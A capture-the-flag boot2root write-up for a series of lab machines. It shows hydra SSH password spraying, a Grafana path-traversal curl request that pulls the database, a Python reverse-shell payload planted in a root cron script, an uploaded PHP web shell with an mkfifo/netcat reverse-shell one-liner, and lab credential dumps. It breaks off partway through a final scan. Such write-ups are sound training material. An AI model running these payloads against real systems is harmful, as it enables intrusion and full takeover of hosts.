

Boot2Root writeup by anti-awan

1. AMSYAR DANIEL BIN AMRAN
2. TENGKU MUHAMMAD ZULHAKIM BIN TENGKU DZULKARNAIN
3. SOFEA FARISHA BINTI CHE ZULMAIDI

GGEZAF

Spray and pray

Spray and Pray I

Spray and Pray II

Spray and Pray III

Routine Series

Routine-I

Routine-II

Chain of attacks series

Chain of attacks-1

Chains of attack-2

The Art of Evasion & Persistence Series

The Art of Evasion & Persistence - 1

Reborne

GPG Decryption

Fragnesia

Fragnesia 1

GGEZAF

first thing we do is port scanning and we identify two ports were open.

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
22/tcp    open  ssh      OpenSSH 10.2p1 Ubuntu 2ubuntu3.2 (Ubuntu
Linux; protocol 2.0)
```

We manage to authenticate to FTP as anonymous user.

```
(amsyar@kali)-[~]  
└─$ ftp 45.32.121.222  
Connected to 45.32.121.222.  
220 (vsFTPd 3.0.5)  
Name (45.32.121.222:amsyar): anonymous  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp>
```

We found `creds.txt` and download it into our terminal.

```
user1337:notsoleet
```

Now we can access to ssh service and we find `info.txt`

```
user1337@docker-chall-1:~$ ls -l  
total 4  
-rwxrwxrwx 1 user1337 user1337 32 May 29 13:07 info.txt  
user1337@docker-chall-1:~$ cat info.txt  
privesc to root to get flag. TY
```

So, we need privilege to root to get flag.

We check what this user can do as root privilege

```
user1337@docker-chall-1:/$ sudo -l  
User user1337 may run the following commands on docker-chall-1:  
(ALL) NOPASSWD: /usr/bin/cat, /usr/bin/ls
```

Now, this user allow to use `ls` and `cat` as root. Lets find flag.

```

ser1337@docker-chall-1:/$ sudo -l
User user1337 may run the following commands on docker-chall-1:
    (ALL) NOPASSWD: /usr/bin/cat, /usr/bin/ls
user1337@docker-chall-1:/$ sudo ls -l /root
total 4
-r----- 1 root root 47 May 29 13:08 root.txt
user1337@docker-chall-1:/$ cat /root/root.txt
cat: /root/root.txt: Permission denied
user1337@docker-chall-1:/$ sudo cat root/root.txt
OWASPKL{H3re's_th3_Glv3aw4y_500_p0int5_f0r_yA}

```

FLAG: OWASPKL{H3re's_th3_Glv3aw4y_500_p0int5_f0r_yA}

Spray and pray

Spray and Pray I

We don't have password for abel ssh, so we spray using `hydra` and the wordlist using `rockyou.txt` and got the password.

```

(amsyar@kali)-[~]
$ hydra -l abel -P /usr/share/wordlists/rockyou.txt ssh://192.168.48.129
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-29 11:21:37
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.48.129:22/
[22][ssh] host: 192.168.48.129 login: abel password: angel1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-29 11:22:19

```

Now, let's login as `abel` and flag was found in Desktop.

```
(amsyar@kali)-[~]
$ ssh -p 22 abel@192.168.48.129
abel@192.168.48.129's password:
Welcome to Ubuntu 26.04 LTS (GNU/Linux 7.0.0-14-generic x86_64)

 * Documentation:  https://docs.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro
Last login: Sat May 23 21:35:30 2026 from 192.168.0.128
abel@spraynpray:~$ ls
Desktop Documents Downloads
abel@spraynpray:~$ cd Desktop
abel@spraynpray:~/Desktop$ ls
local1.txt
abel@spraynpray:~/Desktop$ cat local1.txt
OWASPKL{a2377c9ddd1837b32c82f4774a53e7a3}
abel@spraynpray:~/Desktop$
```

FLAG: `OWASPKL{a2377c9ddd1837b32c82f4774a53e7a3}`

Spray and Pray II

In `abel` Document, we found `docs`

```
abel@spraynpray:~/Documents$ ls
Minit_Mesyuarat_2026_Password_Guideline.docx
abel@spraynpray:~/Documents$
```

I Tansfer the file to my host and view the docs. The information that we found from the docs is:

#	Contoh Kata Laluan	Tahap	Ulasan Keselamatan
i	123456	LEMAH	Kata laluan paling lazim digunakan di seluruh dunia. Boleh diceroboh dalam masa kurang daripada satu saat. Penggunaan ini adalah DILARANG KERAS.
i i	Password123	LEMAH	Walaupun mengandungi huruf besar dan angka, ia menggunakan perkataan kamus yang mudah diteka. Serangan kamus mudah memecahkannya dalam masa beberapa minit.
i i i	niki_ily3000@2019	SEDERHANA	Lebih panjang dan mengandungi aksara khas serta angka. Namun, mengandungi maklumat peribadi (nama, tahun) yang boleh diteka melalui kejuruteraan sosial.
i v	abel_0411@weekndbuk1tj4lil	KUKUH	Panjang, mengandungi kombinasi huruf, angka, dan aksara khas. Penggunaan karakter yang tidak berkaitan menjadikannya sukar diteka. Menghampiri standard yang ditetapkan.
v	C5c56879cbb62d314bf76582c78bcfb7	KOMPLEKS	Kelihatan seperti cincangan MD5. Walaupun sangat selamat dari sudut entropi, ia terlalu sukar untuk diingati oleh manusia dan boleh menyebabkan pengguna menyimpannya secara tidak selamat.

Now, We create `password.txt` and place all of the password list above into the file to do spray attack.

```
23456
Password123
niki_ily3000@2019
abel_0411@weekndbuk1tj4lil
C5c56879cbb62d314bf76582c78bcfb7
```

We also create `user.txt` and place all user.

```
abel
jebat
niki
malone
dontoliver
ubuntu
tesfayez
spraynpray
```

Lastly, we do spray attack dan got the credentials for `niki`

```
amsyar@kali: ~  
Session Actions Edit View Help  
abel@spraynpray: /home x amsyar@kali: ~ x  
$ nano password.txt  
(amsyar@kali)-[~]  
$ nano user.txt  
(amsyar@kali)-[~]  
$ hydra -L user.txt -P password.txt 192.168.48.129 ssh  
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,  
or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-29 11:08:05  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 40 login tries (l:8/p:5), ~3 tries per task  
[DATA] attacking ssh://192.168.48.129:22/  
[22][ssh] host: 192.168.48.129 login: niki password: abel_0411@weekndbuk1tj4lil  
[ERROR] all children were disabled due too many connection errors  
0 of 1 target successfully completed, 1 valid password found  
[INFO] Writing restore file because 2 server scans could not be completed  
[ERROR] 1 target was disabled because of too many errors  
[ERROR] 1 targets did not complete  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-29 11:08:15  
(amsyar@kali)-[~]  
$
```

Found FLAG!!

```
(amsyar@kali)-[~]  
$ ssh -p 22 niki@192.168.48.129  
niki@192.168.48.129's password:  
Welcome to Ubuntu 26.04 LTS (GNU/Linux 7.0.0-14-generic x86_64)  
  
 * Documentation:  https://docs.ubuntu.com  
 * Management:    https://landscape.canonical.com  
 * Support:       https://ubuntu.com/pro  
  
Last login: Sat May 23 21:44:55 2026 from 192.168.0.128  
niki@spraynpray:~$ ls  
Desktop Documents Downloads  
niki@spraynpray:~$ cd Desktop/  
niki@spraynpray:~/Desktop$ ls  
local2.txt  
niki@spraynpray:~/Desktop$ cat local2.txt  
OWASPKL{d73aa3d24c1fb6ce993a38efe5505369}
```

FLAG: `OWASPKL{d73aa3d24c1fb6ce993a38efe5505369}`

Spray and Pray III

he user `niki` has sudo privileges to run the script `gen_user.sh` without a password. This script allows creation of a new Linux user, sets its password, and adds it to the sudo group. Since the script runs with root privileges, an attacker can exploit it by supplying a custom username and password to create a new user that has

sudo access. After creating the user, the we can switch to that account and gain full administrative (root) control of the system.

```
sudo: I'm sorry niki. I'm afraid I can't do that
niki@spraynpray:~/Downloads$ sudo /home/niki/Downloads/gen_user.sh pwn pwn123
niki@spraynpray:~/Downloads$ su - pwn
Password:
pwn@spraynpray:~$ sudo -su
'-u' expects an argument
usage: sudo -h | -K | -k | -V
usage: sudo [-ABbknS] [-p prompt] [-D directory] [-g group] [-u user] [-i | -s] [command [arg ...]]
usage: sudo -v [-ABknS] [-p prompt] [-g group] [-u user]
usage: sudo -l [-ABknS] [-p prompt] [-U user] [-g group] [-u user] [command [arg ...]]
usage: sudo -e [-ABknS] [-p prompt] [-D directory] [-g group] [-u user] file ...
pwn@spraynpray:~$ sudo su
[sudo: authenticate] Password:
root@spraynpray:/home/pwn# cd /root
root@spraynpray:~# ls
proof.txt  rockyou
root@spraynpray:~# cat proof.txt
OWASPKL{05400e69198b6036bc1c05302435648e}
root@spraynpray:~#
```

FLAG: `OWASPKL{05400e69198b6036bc1c05302435648e}`


Routine Series

Routine-I

First, We do port scanning and identify two open ports

```
(amsyar@kali)-[~]
$ nmap -sC -sV 192.168.48.130
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-29 12:51 EDT
Nmap scan report for 192.168.48.130
Host is up (0.00028s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.2p1 Ubuntu 2ubuntu3.2 (Ubuntu Linux; protocol 2.0)
3000/tcp   open  http      Grafana http
|_http-trane-info: Problem with XML parsing of /evox/about
| http-robots.txt: 1 disallowed entry
|_/
| http-title: Grafana
|_Requested resource was /login
MAC Address: 00:0C:29:E6:AA:23 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

As usual, flag will be in ssh but we dont have creds yet.. so we need to enumerate http



This is Grafana version 8.3.0 which is vulnerable to directory traversal, allowing access to local files.

This challenge description: `This box is vulnerable, and uses a mysql plugin.`

So, we need to get database file from mysql plugin to get the database credentials.

vulnerable plugin endpoint is: `/public/plugins/<plugin-name>/<traversal>`

Extracting the Grafana Database

```
curl -s "http://192.168.48.130:3000/public/plugins/mysql/../../../../grafana%2Fgrafana.db" \
-o grafana.db
```

Open the `grafana.db` in my host and I found credentials:

Table: credentials		
	id	username password
	...	Filter Filter
1	1	yunacat destiny4lyfe
2	2	kdjebat 0verw4tchlsgoated
3	3	tellytubby V4lor4nt-Anti-cHEAT
4	4	ratusrempah password123@

Only tellytubby was success when authenticate to ssh.

```
(amsyar@kali)-[~]
$ ssh tellytubby@192.168.48.130
tellytubby@192.168.48.130's password:
Welcome to Ubuntu 26.04 LTS (GNU/Linux 7.0.0-15-generic x86_64)

 * Documentation:  https://docs.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro
Last login: Sat May 30 00:46:56 2026 from 192.168.48.128
tellytubby@routine:~$ ls
Desktop  Documents  Downloads  local.txt
tellytubby@routine:~$ cat local.txt
OWASPKL{496d5373e7501c9aab3b2658bbad4c02}
tellytubby@routine:~$
```

FLAG: `OWASPKL{496d5373e7501c9aab3b2658bbad4c02}`

Routine-II

In `Downloads` folder, there is `userbackup.py` file. The script act as a backup tool. It look through all directories inside home and tries to copy them into `tmp/userbackup`. The script `/opt/backup.sh` is designed to be executed automatically by a system schedule (a background task called a *cron job*) running with `root` (admin) privileges.

Critically, this root script points directly to the `userbackup.py` file located inside *our* own downloads folder. Because we own this file, **we can modify its contents to whatever we want**. When the background cron job runs, it will execute our modified code as the `root` user.

Attack method:

we wrote a native Python script that forces the target machine to make a direct network call back to our attacking machine.

```
nc -nvlp 4444
```

we modify the `userbackup.py` to:

```
import socket
import subprocess
import os

LHOST = "YOUR_ATTACKER_IP" # Replace with your local machine IP
LPORT = 4444

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
try:
    s.connect((LHOST, LPORT))
    os.dup2(s.fileno(), 0) # Redirect standard input to network
    os.dup2(s.fileno(), 1) # Redirect standard output to network
    os.dup2(s.fileno(), 2) # Redirect standard error to network
    import pty
    pty.spawn("/bin/bash")
except Exception as e:
    pass
```

Our netcat listener instantly caught the connection, giving us full access to the target machine with total admin privileges:

```
(amsyar@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.48.128] from (UNKNOWN) [192.168.48.130] 34754
root@routine:~# whoami
whoami
root
root@routine:~# ls
ls
proof.txt
root@routine:~# cst proof.txt
cst proof.txt
Command 'cst' not found, but can be installed with:
apt install imx-code-signing-tool
root@routine:~# cat proof.txt
cat proof.txt
OWASPKL{b0f8c51049b9db31552bda1bd751940a}
root@routine:~#
```

FLAG: `OWASPKL{b0f8c51049b9db31552bda1bd751940a}`

Chain of attacks series

Chain of attacks-1

```
Chain of Attacks - CTF Machine
IP Address: 127.0.1.1

Alamak profapokalips, macam mana email kita boleh leaked do? Habis APT pivot sampai root.
-kdjebat (admin)

Scan me to begin.

chain login: [ 17.770671] piix4_smbus 0000:00:07.3: SMBus Host Controller not enabled!

Chain of Attacks - CTF Machine
IP Address: 192.168.48.132

Alamak profapokalips, macam mana email kita boleh leaked do? Habis APT pivot sampai root.
-kdjebat (admin)

Scan me to begin.

chain login:
```

IP Address: `192.168.48.132`


Clue from the picture:

- email leak
- users: `kdjebat` (admin) and `profapokalips`
- Scan me to begin (port scanning)

Port Scanning


PORT	STATE	SERVICE	REASON	VERSION
143/tcp	open	imap	syn-ack ttl 64	Dovecot imapd
8080/tcp	open	http	syn-ack ttl 64	Apache httpd 2.4.66 ((Ubuntu))
9090/tcp	open	ssl/zeus-admin?	syn-ack ttl 64	

HTTP (8080)



- I dont find anything useful here

HTTP (9090)



- Also dont find anything useful
- I dont have credintial to access.

IMAP (143)

Manage to access with:

```
kdjebat:admin  
profapokalips:admin
```

kdjebat account (receives mail from `profapokalips`)

```
a4 FETCH 1:* (RFC822)  
* 1 FETCH (RFC822 {293}  
From: profapokalips@appsecmy.com  
To: kdjebat@appsecmy.com  
Subject: RE: Pasal deployment baru  
Date: Mon, 19 May 2026 10:02:55 +0800
```

Eh belum pernah guna lagi la.

Tapi aku pernah tengok documentation dia.
Nampak okay je. Ringan kan?

Bila ko plan nak deploy? Server mana?

- Prof

)

* 2 FETCH (RFC822 {260})

From: profapokalips@appsecmy.com

To: kdjebat@appsecmy.com

Subject: RE: Pasa deployment baru

Date: Mon, 19 May 2026 11:30:44 +0800

Ok boleh. Aku free dari Rabu ni.

Eh tapi CMS tu ada admin panel kan?
Default creds dia apa? Admin admin ke?

- Prof

)

* 3 FETCH (RFC822 {244})

From: profapokalips@appsecmy.com

To: kdjebat@appsecmy.com

Subject: RE: Update deployment

Date: Mon, 19 May 2026 15:45:19 +0800

Dapat. Nampak landing page dia.

Tapi aku tak boleh masuk admin panel lagi.
Belum ada creds kan?

- Prof

)

* 4 FETCH (RFC822 {285})

From: profapokalips@appsecmy.com

To: kdjebat@appsecmy.com

Subject: RE: Update deployment
Date: Mon, 19 May 2026 16:21:44 +0800

Haha okay okay aku faham hint tu.

Dah masuk dah. Nampak dashboard.

Eh banyak jugak feature dia. File manager ada sekali eh. Best gak.

- Prof
)
* 5 FETCH (RFC822 {311}
From: profapokalips@appsecmy.com
To: kdjebat@appsecmy.com
Subject: RE: Update deployment
Date: Tue, 20 May 2026 09:15:33 +0800

Relax bro aku tau la.

Aku dah test create page, upload gambar, semua okay je.

Performance pun laju. Good choice la CMS ni.

Ada lagi ke benda nak kena setup?

- Prof
)
* 6 FETCH (RFC822 {256}
From: kdjebat@appsecmy.com
To: profapokalips@appsecmy.com
Subjet: RE: Update deployment
Date: Fri, 22 May 2026 20:00:00 +0800

Salam bro,

aku tukar password. Password lama tak betul. New password (si la decrypt):

YWN0dWFsbHlpZGsxMjNA==

- kdjebat)

profapokalips account (receives mail from kdjebat)

a9 FETCH 1:* (RFC822)

* 1 FETCH (RFC822 {328})

From: kdjebat@appsecmy.com

To: profapokalips@appsecmy.com

Subject: Pasal deployment baru

Date: Mon, 19 May 2026 09:14:22 +0800

Yo bro,

Aku nak start setup CMS baru untuk project ni.
Nama dia RiteCMS. Korang dah pernah guna tak?

Aku tengah test kat local dulu. Nanti kalau okay
aku deploy kat server.

- Kdjebat

)

* 2 FETCH (RFC822 {326})

From: kdjebat@appsecmy.com

To: profapokalips@appsecmy.com

Subject: RE: Pasal deployment baru

Date: Mon, 19 May 2026 10:45:11 +0800

Ha ah ringan gila. PHP je. Tak payah banyak
dependencies.

Plan nak deploy minggu ni jugak. Kat server chain tu. Port **8080**.

Ko nanti kena tolong test dari luar sekali.

- Kdjebat

)

* **3 FETCH (RFC822 {296}**

From: kdjebat@appsecmy.com

To: profapokalips@appsecmy.com

Subject: RE: Pasa deployment baru

Date: Mon, 19 May 2026 11:58:02 +0800

Ha ah **default** memang admin admin.

Tapi jangan risau aku dah tukar. Nanti aku bagi password baru.

Deployment petang ni kot. Aku update ko.

- Kdjebat

)

* **4 FETCH (RFC822 {260}**

From: kdjebat@appsecmy.com

To: profapokalips@appsecmy.com

Subject: Update deployment

Date: Mon, 19 May 2026 15:22:37 +0800

Bro,

Done dah deploy. Running smooth.

http://chain:8080/ritecms

Cuba ko hit dari browser. Tengok dapat tak.

- Kdjebat

)

* 5 FETCH (RFC822 {348})

From: kdjebat@appsecmy.com

To: profapokalips@appsecmy.com

Subject: RE: Update deployment

Date: Mon, 19 May 2026 16:03:58 +0800

Ha betul. Ni ha.

username: admin

password aku dah setup. jaggi aku send.

YWN0dWFsbHkxMjNA==

tapi pandai ah kau decode. pakai cyberchef je.

kalau takleh masuk, bgtau. aku create user baru.

- Kdjebat

)

* 6 FETCH (RFC822 {319})

From: kdjebat@appsecmy.com

To: profapokalips@appsecmy.com

Subject: RE: Update deployment

Date: Mon, 19 May 2026 16:40:05 +0800

Ha tu la. Senang sikit manage content.

Tapi jangan main-main upload benda pelik
kat file manager tu. Server production ni.

Ko test functionality yang basic je dulu.

- Kdjebat

)

* 7 FETCH (RFC822 {339})

From: kdjebat@appsecmy.com

To: profapokalips@appsecmy.com

Subject: RE: Update deployment

Date: Tue, 20 May 2026 10:02:17 +0800

Okay good.

Lepas ni aku plan nak integrate dengan database. Ada sikit lagi kena configure.

For now deployment dah stable. Aku inform team lain sekali.

Thanks sebab tolong test bro.

- Kdjebat

)

* 8 FETCH (RFC822 {259})

From: kdjebat@appsecmy.com

To: profapokalips@appsecmy.com

Subject: Pasa username

Date: Tue, 20 May 2026 14:33:09 +0800

Oh lupa nak bagitau.

Aku dah tukar username admin tu.
Pakai nama aku sekarang.

Password sama je. Tak tukar pun.

- Kdjebat

After analyze the mail, we get `http://chain:8080/ritecms` with `kdjebat` username and `actuallyidk123@` password. We need to login as admin at `/admin.php` endpoint.

This is real talk!! We can see this possibly have file upload vulnerability because in the mail, kdjebat said "Tapi jangan main-main upload benda pelik kat file manager tu. Server production ni. Ko test functionality yang basic je dulu."

ADMINISTRATION » FILEMANAGER

Directory: media >>


Upload file

File	Type	Size (KB)	Date	
.DS_Store	application/octet-stream	6.1	2026-05-25, 07:05	✖
.htaccess	text/plain	0.0	2026-05-29, 20:52	✖
benjamin_child.jpg	image/jpeg	85.6	2026-05-25, 07:05	✖
contact.jpg	image/jpeg	62.0	2026-05-25, 07:05	✖
deanna_alys.jpg	image/jpeg	43.3	2026-05-25, 07:05	✖
hack.php	text/x-php	0.0	2026-05-30, 04:21	✖
jesus_kiteque.jpg	image/jpeg	24.7	2026-05-25, 07:05	✖
product_devin_avery.jpg	image/jpeg	55.8	2026-05-25, 07:05	✖
product_devin_avery_s.jpg	image/jpeg	16.9	2026-05-25, 07:05	✖
shell.php	text/x-php	0.0	2026-05-29, 20:37	✖
slide1.png	image/png	7.3	2026-05-25, 07:05	✖
slide2.png	image/png	8.4	2026-05-25, 07:05	✖
slide3.png	image/png	8.7	2026-05-25, 07:05	✖
slide4.png	image/png	7.8	2026-05-25, 07:05	✖
Home	Admin	Pages	New page	8.3 2026-05-25, 07:05 ✖

Create `shell.php` and upload to this file manager.

Now we can test exploit using url exploit:

```
http://chain:8080/ritecms/media/shell.php?cmd=id
```



Create reverse shell to make it easier to look.

1. set `nc -lnvp 4444` at host terminal
2. at second terminal run this:

```
curl -s "http://chain:8080/ritecms/media/shell.php" \
  --get \
  --data-urlencode "cmd=rm /tmp/f;mkfifo /tmp/f;cat /tmp/f
|/bin/bash -i 2>&1|nc 192.168.48.128 4444 >/tmp/f"
```

```
(amsyar@kali)-[~]
$ nc -lnvp 4444
listening on [any] 4444 ...
ls
connect to [192.168.48.128] from (UNKNOWN) [192.168.48.132] 47402
bash: cannot set terminal process group (1341): Inappropriate ioctl for device
bash: no job control in this shell
www-data@chain:/var/www/html/ritecms/media$ ls
benjamin_child.jpg
contact.jpg
deanna_alys.jpg
hack.php
jesus_kiteque.jpg
product_devin_avery.jpg
product_devin_avery_s.jpg
shell.php
slide1.png
slide2.png
slide3.png
slide4.png
slide5.png
smilies
www-data@chain:/var/www/html/ritecms/media$
```

Found flag on `/var/www/` endpoint.

```
local.txt
www-data@chain:/var/www$ cat local.txt
cat local.txt
OWASPKL{47f1adc2c50c9a61292b05eb444c07eb}
www-data@chain:/var/www$
```

FLAG: `OWASPKL{47f1adc2c50c9a61292b05eb444c07eb}`

Chains of attack-2

Download `user.db` from `/var/www/html/ritecms` to our terminal. After that view using `sqlitebrowser` .

On shell

```
cd /var/www/html/ritecms/  
python3 -m http.server 9999
```

On host terminal


```
wget http://chain:9999/users.db
```

Open it.

	<u>id</u>	username	password	email	role
	...	Filter	Filter	Filter	Filter
1	1	kdjebat	Kd@secur3!2024	kdjebat@appsecmy.com	editor
2	2	profapokalips	pr0f4p0k@2024!	profapokalips@appsecmy.com	editor
3	3	aimantino	4iman_4dmin@2024	aimantino@appsecmy.com	admin
4	4	razman	razm4n!2023@	razman@appsecmy.com	editor
5	5	syafiqhazim	Syaf!q#2024	syafiqhazim@appsecmy.com	viewer
6	6	norzahra	N0rzahr4@secure	norzahra@appsecmy.com	viewer

We get admin user. Now use that creds to login at `webmin` .

after login. Go to terminal web browser and now can get the root flag.



FLAG: `OWASPKL{68e8511198425c0cbbb3f0d182314afd}`

The Art of Evasion & Persistence Series

The Art of Evasion & Persistence - 1

Port Scanning

```
Nmap scan report for 192.168.48.136
Host is up (0.0010s latency).
Not shown: 993 filtered tcp ports (no-response)
